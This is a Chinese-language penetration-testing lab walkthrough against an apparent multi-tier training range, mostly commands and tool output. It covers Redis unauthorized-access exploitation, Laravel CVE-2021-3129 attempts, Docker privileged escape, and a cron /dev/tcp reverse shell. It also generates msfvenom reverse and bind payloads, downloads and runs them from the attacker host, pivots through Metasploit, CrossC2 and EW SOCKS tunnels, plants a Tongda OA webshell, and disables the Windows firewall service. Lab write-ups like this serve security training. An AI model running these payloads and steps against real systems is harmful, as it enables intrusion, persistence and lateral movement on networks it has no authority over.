12.15

环境介绍

- 攻击机：192.168.111.25
- web靶机：192.168.111.20/192.168.50.10
- PC1：192.168.52.20
- PC2：192.168.52.30
- DC： 192.168.93.30

fscan漏洞探测

```
fscan -h 192.168.111.20
```


```
┌──────────────────────────────────────────────┐
|    ___                              _        |
|   / _ \     ___  ___ _ __ __ _  ___| | __    |
|  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    |
| / /_\\_____\__ \ (__| | | (_| | (__|   <     |
| \____/     |___/\___|_|  \__,_|\___|_|\_\    |
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.0

[2025-12-15 11:00:00] [INFO] 暴力破解线程数: 1
[2025-12-15 11:00:00] [INFO] 开始信息扫描
[2025-12-15 11:00:00] [INFO] 最终有效主机数量: 1
[2025-12-15 11:00:00] [INFO] 开始主机扫描
[2025-12-15 11:00:00] [INFO] 有效端口数量: 233
[2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:80
[2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:81
[2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:6379
[2025-12-15 11:00:01] [SUCCESS] 端口开放 192.168.111.20:22
[2025-12-15 11:00:01] [SUCCESS] 服务识别 192.168.111.20:22 => [ssh] 版本:7.6p1 Ubuntu 4ubuntu0.4 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.4.]
[2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:80 => [http] 版本:1.14.0 产品:nginx 系统:Linux 信息:Ubuntu
[2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:6379 => [redis] 版本:2.8.17 产品:Redis key-value store
[2025-12-15 11:00:06] [SUCCESS] 服务识别 192.168.111.20:81 => [http] 版本:1.14.0 产品:nginx 系统:Linux 信息:Ubuntu
[2025-12-15 11:00:11] [INFO] 存活端口数量: 4
[2025-12-15 11:00:11] [INFO] 开始漏洞扫描
[2025-12-15 11:00:12] [INFO] 加载的插件: redis, ssh, webpoc, webtitle
[2025-12-15 11:00:12] [SUCCESS] 网站标题 http://192.168.111.20     状态码:502 长度:584    标题:502 Bad Gateway
[2025-12-15 11:00:15] [SUCCESS] Redis 192.168.111.20:6379 发现未授权访问 文件位置:/root/dump.rdb
[2025-12-15 11:00:15] [SUCCESS] 网站标题 http://192.168.111.20:81  状态码:200 长度:17474  标题:Laravel
```

```
[2025-12-15 11:00:15] [SUCCESS] 发现指纹 目标: http://192.168.111.20:81  指纹: [Laravel]
[2025-12-15 11:00:17] [SUCCESS] Redis 192.168.111.20:6379 可写入路径 /root/.ssh/
[2025-12-15 11:00:17] [SUCCESS] Redis 192.168.111.20:6379 可写入路径 /var/spool/cron/
[2025-12-15 11:00:19] [SUCCESS] Redis无密码连接成功: 192.168.111.20:6379
[2025-12-15 11:00:32] [SUCCESS] 目标: http://192.168.111.20:81
  漏洞类型: poc-yaml-laravel-cve-2021-3129
  漏洞名称:
  详细信息:
        author:Jarcis-cy(https://github.com/Jarcis-cy)
        links:https://github.com/vulhub/vulhub/blob/master/laravel/CVE-2021-3129
[2025-12-15 11:01:09] [SUCCESS] 扫描已完成: 6/6
```

- 开启6389端口，Redis无密码连接成功: 192.168.111.20:6379，存在redis未授权访问漏洞
- 存在poc-yaml-laravel-cve-2021-3129漏洞

redis未授权访问

- 写ssh公钥拿shell--`redis_tool`




- ssh连接


```
ssh root@192.168.111.20
```

```
C:\Users\Administrator>ssh root@192.168.111.20
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

439 packages can be updated.
347 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Feb 25 06:30:56 2021 from 192.168.1.7
root@ubuntu:~#
```

laravel-cve-2021-3129

- exp-tool文件上传
- 

- 哥斯拉根本连不上，你说扯不扯。



- 用exp打也打不进

```
aravel_exploit\CVE-2021-3129>python exp.py http://192.168.111.20:81
[*] Try to use Laravel/RCE1 for exploitation.
[+]exploit:
[*] Laravel/RCE1 Result:


[*] Try to use Laravel/RCE2 for exploitation.
[+]exploit:
[*] Laravel/RCE2 Result:


[*] Try to use Laravel/RCE3 for exploitation.
[+]exploit:
[*] Laravel/RCE3 Result:


[*] Try to use Laravel/RCE4 for exploitation.
[+]exploit:
[*] Laravel/RCE4 Result:


[*] Try to use Laravel/RCE5 for exploitation.
[+]exploit:
[*] Laravel/RCE5 Result:


[*] Try to use Laravel/RCE6 for exploitation.
[+]exploit:
[*] Laravel/RCE6 Result:


[*] Try to use Laravel/RCE7 for exploitation.
[+]exploit:
[*] Laravel/RCE7 Result:


[*] Try to use Monolog/RCE1 for exploitation.
[+]exploit:
```

- msf的laravel攻击模块更是史。对于Laravel v8.29.0版本的默认不存在cve-2021-3129漏洞，根本打不了

```
msf exploit(multi/php/ignition_laravel_debug_rce) > run
[-] Handler failed to bind to 192.168.111.25:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 192.168.111.20:81
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Exploit completed, but no session was created.
```

docker逃逸

识别容器

```
ls /.dockerenv
```

查看是否有危险配置

```
# 0000003fffffffff或0000001fffffffff → 特权模式
mount | grep -E "docker.sock|/proc|/sys|/ |privileged"
cat /proc/self/status | grep CapEff

# 能看到宿主机磁盘 → privileged
fdisk -l

# K8s 环境再看 API
env | grep -i kube
```

- 当前权限

```
id     # uid=33(www-data) 说明还要提权
```

提权

。。。实操出真知就先不写了，上都上不去。

privileged 模式

```
//查看挂载磁盘，看哪个分区最大、哪个有 Linux filesystem 标志，直接锁定宿主机根盘
fdisk -l

//创建test目录，并挂载到主机
mkdir /test && mount /dev/vda1 /test
ls test

//完成逃逸，设置主目录为test
chroot /test
```

反弹shell

```
echo '* * * * * /bin/bash -i >& /dev/tcp/监听机ip/监听端
口 0>&1' >> /var/spool/cron/root
```

第一层上线

msf上线

- 先确认靶机架构

```
uname -m
```

```
root@ubuntu:/etc/nginx/sites-available# uname -m
x86_64
```

  - 返回 `x86_64` → 用 `linux/x64/meterpreter/reverse_tcp`
  - 返回 `i686/i386` → 用 `linux/x86/meterpreter/reverse_tcp`
  - 返回 `aarch64` → 用 `linux/aarch64/meterpreter/reverse_tcp`

生成msf反向连接木马

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.111.25 LPORT=4444 -f elf -o msf.elf
```

- 远程下载

```
wget http://192.168.111.25:8081/msf.elf
chmod 777 msf.elf
./msf.elf
```

msf开启监听

linux，不是windows，记得改。

```
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.111.25
set lport 4444
run
```

上传fscan扫描

```
upload C:/Users/Administrator/Desktop/fscan/fscan-linux fscan
```

```
root@ubuntu:/etc/nginx/sites-available# ./fscan -h 192.168.52.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 2.0.0
```

```
[*] 扫描类型: all, 目标端口:
21,22,80,81,135,139,443,445,1433,1521,3306,5432,6379,7001,8000,8080,8089,900
0,9200,11211,27017,80,81,82,83,84,85,86,87,88,89,90,91,92,98,99,443,800,801,
808,880,888,889,1000,1010,1080,1081,1082,1099,1118,1888,2008,2020,2100,2375,
2379,3000,3008,3128,3505,5555,6080,6648,6868,7000,7001,7002,7003,7004,7005,7
007,7008,7070,7071,7074,7078,7080,7088,7200,7680,7687,7688,7777,7890,8000,80
01,8002,8003,8004,8006,8008,8009,8010,8011,8012,8016,8018,8020,8028,8030,803
8,8042,8044,8046,8048,8053,8060,8069,8070,8080,8081,8082,8083,8084,8085,8086
,8087,8088,8089,8090,8091,8092,8093,8094,8095,8096,8097,8098,8099,8100,8101,
8108,8118,8161,8172,8180,8181,8200,8222,8244,8258,8280,8288,8300,8360,8443,8
448,8484,8800,8834,8838,8848,8858,8868,8879,8880,8881,8888,8899,8983,8989,90
00,9001,9002,9008,9010,9043,9060,9080,9081,9082,9083,9084,9085,9086,9087,908
8,9089,9090,9091,9092,9093,9094,9095,9096,9097,9098,9099,9100,9200,9443,9448
,9800,9981,9986,9988,9998,9999,10000,10001,10002,10004,10008,10010,10250,120
18,12443,14000,16080,18000,18001,18002,18004,18008,18080,18082,18088,18090,1
8098,19001,20000,20720,21000,21501,21502,28018,20880
[*] 开始信息扫描...
[*] CIDR范围: 192.168.52.0-192.168.52.255
[*] 已生成IP范围: 192.168.52.0 - 192.168.52.255
[*] 已解析CIDR 192.168.52.0/24 -> IP范围 192.168.52.0-192.168.52.255
[*] 最终有效主机数量: 256
[+] 目标 192.168.52.10   存活 (ICMP)
[+] 目标 192.168.52.20   存活 (ICMP)
[+] 目标 192.168.52.30   存活 (ICMP)
[+] ICMP存活主机数量: 3
[*] 共解析 218 个有效端口
[+] 端口开放 192.168.52.10:22
[+] 端口开放 192.168.52.10:6379
[+] 端口开放 192.168.52.10:81
[+] 端口开放 192.168.52.10:80
[+] 端口开放 192.168.52.30:135
[+] 端口开放 192.168.52.20:8000
[+] 端口开放 192.168.52.30:139
[+] 端口开放 192.168.52.30:8080
[+] 端口开放 192.168.52.30:445
[+] 端口开放 192.168.52.20:22
[+] 存活端口数量: 10
[*] 开始漏洞扫描...
[+] Redis扫描模块开始...
[!] 扫描错误 192.168.52.30:139 - netbios error
[!] 扫描错误 192.168.52.30:135 - [-] 解码主机信息失败: encoding/hex: odd length
hex string
[*] 网站标题 http://192.168.52.10      状态码:502 长度:584    标题:502 Bad
Gateway
[+] MS17-010 192.168.52.30      (Windows 7 Professional 7601 Service Pack 1)
[*] 网站标题 http://192.168.52.30:8080 状态码:200 长度:10065  标题:通达OA网络智能
办公系统
[+] 发现指纹 目标: http://192.168.52.30:8080 指纹: [通达OA]
[*] 网站标题 http://192.168.52.10:81   状态码:200 长度:17474  标题:Laravel
[*] 网站标题 http://192.168.52.20:8000 状态码:200 长度:17474  标题:Laravel
[+] 发现指纹 目标: http://192.168.52.20:8000 指纹: [Laravel]
[+] [发现漏洞] 目标: http://192.168.52.30:8080
  漏洞类型: tongda-user-session-disclosure
  漏洞名称:
  详细信息: %!s(<nil>)
[+] 发现指纹 目标: http://192.168.52.10:81   指纹: [Laravel]
```

```
[!] 扫描错误 192.168.52.20:22 - ssh: handshake failed: read tcp
192.168.52.10:42838->192.168.52.20:22: i/o timeout
[+] Redis 192.168.52.10:6379 发现未授权访问 文件位置:/root/.ssh/authorized_keys
[+] Redis 192.168.52.10:6379 可写入路径 /root/.ssh/
[+] Redis 192.168.52.10:6379 可写入路径 /var/spool/cron/
[!] 扫描错误 192.168.52.10:22 - 扫描总时间超时: context deadline exceeded
[+] [发现漏洞] 目标: http://192.168.52.10:81
  漏洞类型: poc-yaml-laravel-cve-2021-3129
  漏洞名称:
  详细信息: %!s(<nil>)
[+] [发现漏洞] 目标: http://192.168.52.20:8000
  漏洞类型: poc-yaml-laravel-cve-2021-3129
  漏洞名称:
  详细信息: %!s(<nil>)
[+] 扫描已完成: 10/10
[*] 扫描结束,耗时: 1m32.992243292
```

- 192.168.52.0网段存在三台主机，52.10这台不用管，52.20存在`poc-yaml-laravel-cve-2021-3129`漏洞，52.30存在ms17-010永恒之蓝和`tongda-user-session-disclosure`漏洞


msf开启代理

```
run post/multi/manage/autoroute
```

```
use auxiliary/server/socks_proxy
set SRVHOST 0.0.0.0
set SRVPORT 10800
set VERSION 5
run -j
```

CS--CrossC2上线第一层linux

```
CrossC2插件下载：  https://github.com/gloxec/CrossC2/releases
安装使用教程：  https://mp.weixin.qq.com/s/egoN4inCOJ4-Wm_FjWu7Fw?
scene=1&click_id=2
```




- linux远程下载，执行

```
wget http://192.168.111.25:8082/t_cc2.out
```

```
root@ubuntu:~# wget http://192.168.111.25:8082/t_cc2.out
--2025-12-16 18:48:22--  http://192.168.111.25:8082/t_cc2.out
Connecting to 192.168.111.25:8082... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1425368 (1.4M) [application/octet-stream]
Saving to: ‘t_cc2.out’

t_cc2.out                     100%[=================================

2025-12-16 18:48:23 (2.39 MB/s) - ‘t_cc2.out’ saved [1425368/1425368]

root@ubuntu:~# chmod 777 t_cc2.out
root@ubuntu:~# ./t_cc2.out
```

- cs上线



ew搭建第二层隧道


- 使用`ew`与攻击机建立socks连接


```
#本机执行
ew_for_Win.exe -s rcsocks -l 1080 -e 1234

#上传ew,靶机执行
./ew_for_linux64 -s rssocks -d 192.168.111.25 -e 1234
```

- 配置`proxifier`

第二层getshell

- 访问第二层内网通达网站，利用liqun工具getshell
- 获取cookie


http://192.168.52.30:8080/
账号登录
扫码登录
用户名
Server
nginx
Set-Cookie
KEY_RANDOMDATA=4680
Transfer-Encoding
chunked
Vary
Accept-Encoding
X-Frame-Options
SAMEORIGIN
Accept
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
Accept-Encoding
gzip, deflate
Accept-Language
zh-CN,zh;q=0.9
Cache-Control
no-cache
Connection
keep-alive
Cookie
PHPSESSID=vn16s09rk0ub2p4me7q96tsve5; KEY_RANDOMDATA=1230
Host
192.168.52.30:8080
Pragma
no-cache
Upgrade-Insecure-Requests
1


LiqunKit-1.6.2-交流版
URL:
http://192.168.52.30:8080/
Cookie:
PHPSESSID=vn16s09rk0ub2p4me7q96tsve5
文件包含GetShell
==>
综合信息
2025-12-17-11:11:47----初始化完成请选择验证漏洞
通达OA系列漏洞验证利用模块
该程序及用于安全人员本地测试使用!
用户滥用造成的一切后果与作者无关!
使用者请务必遵守当地法律!
本程序不得用于商业用途，仅限学习交流!
一句话木马密码:test

- 哥斯拉连接成功

第二层上线

cs上线

- 上传正向连接马，一直上线不了，所以改为msf上线第二层

msf上线

- 生成msf正向连接马，上传第二台主机192.168.52.30

```
msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=10086 -f exe -o bind.exe
```

- 开启监听

```
setg Proxies socks5:127.0.0.1:10800
setg ReverseAllowProxy true
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set RHOST 192.168.52.30
set LPORT 10086
run
```

- 上传木马后执行，没有成功上线，怀疑是开了防火墙

关闭防火墙

```
rem 2. （可选）一次性禁用服务，开机也不再自启
sc stop mpssvc && sc config mpssvc start= disabled
```

- 上线成功

```
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.52.30:10086
[*] Sending stage (230982 bytes) to 192.168.52.30
[*] Meterpreter session 2 opened (127.0.0.1:41465 -> 127.0.0.1:10800) at 2025-

meterpreter > shell
Process 1708 created.
Channel 1 created.
Microsoft Windows [◆汾 6.1.7601]
◆◆Ę◆◆◆◆ (c) 2009 Microsoft Corporation◆◆◆◆◆◆◆◆◆◆Ę◆◆◆◆

C:\MYOA\webroot>whoami
whoami
nt authority\system

C:\MYOA\webroot>
```

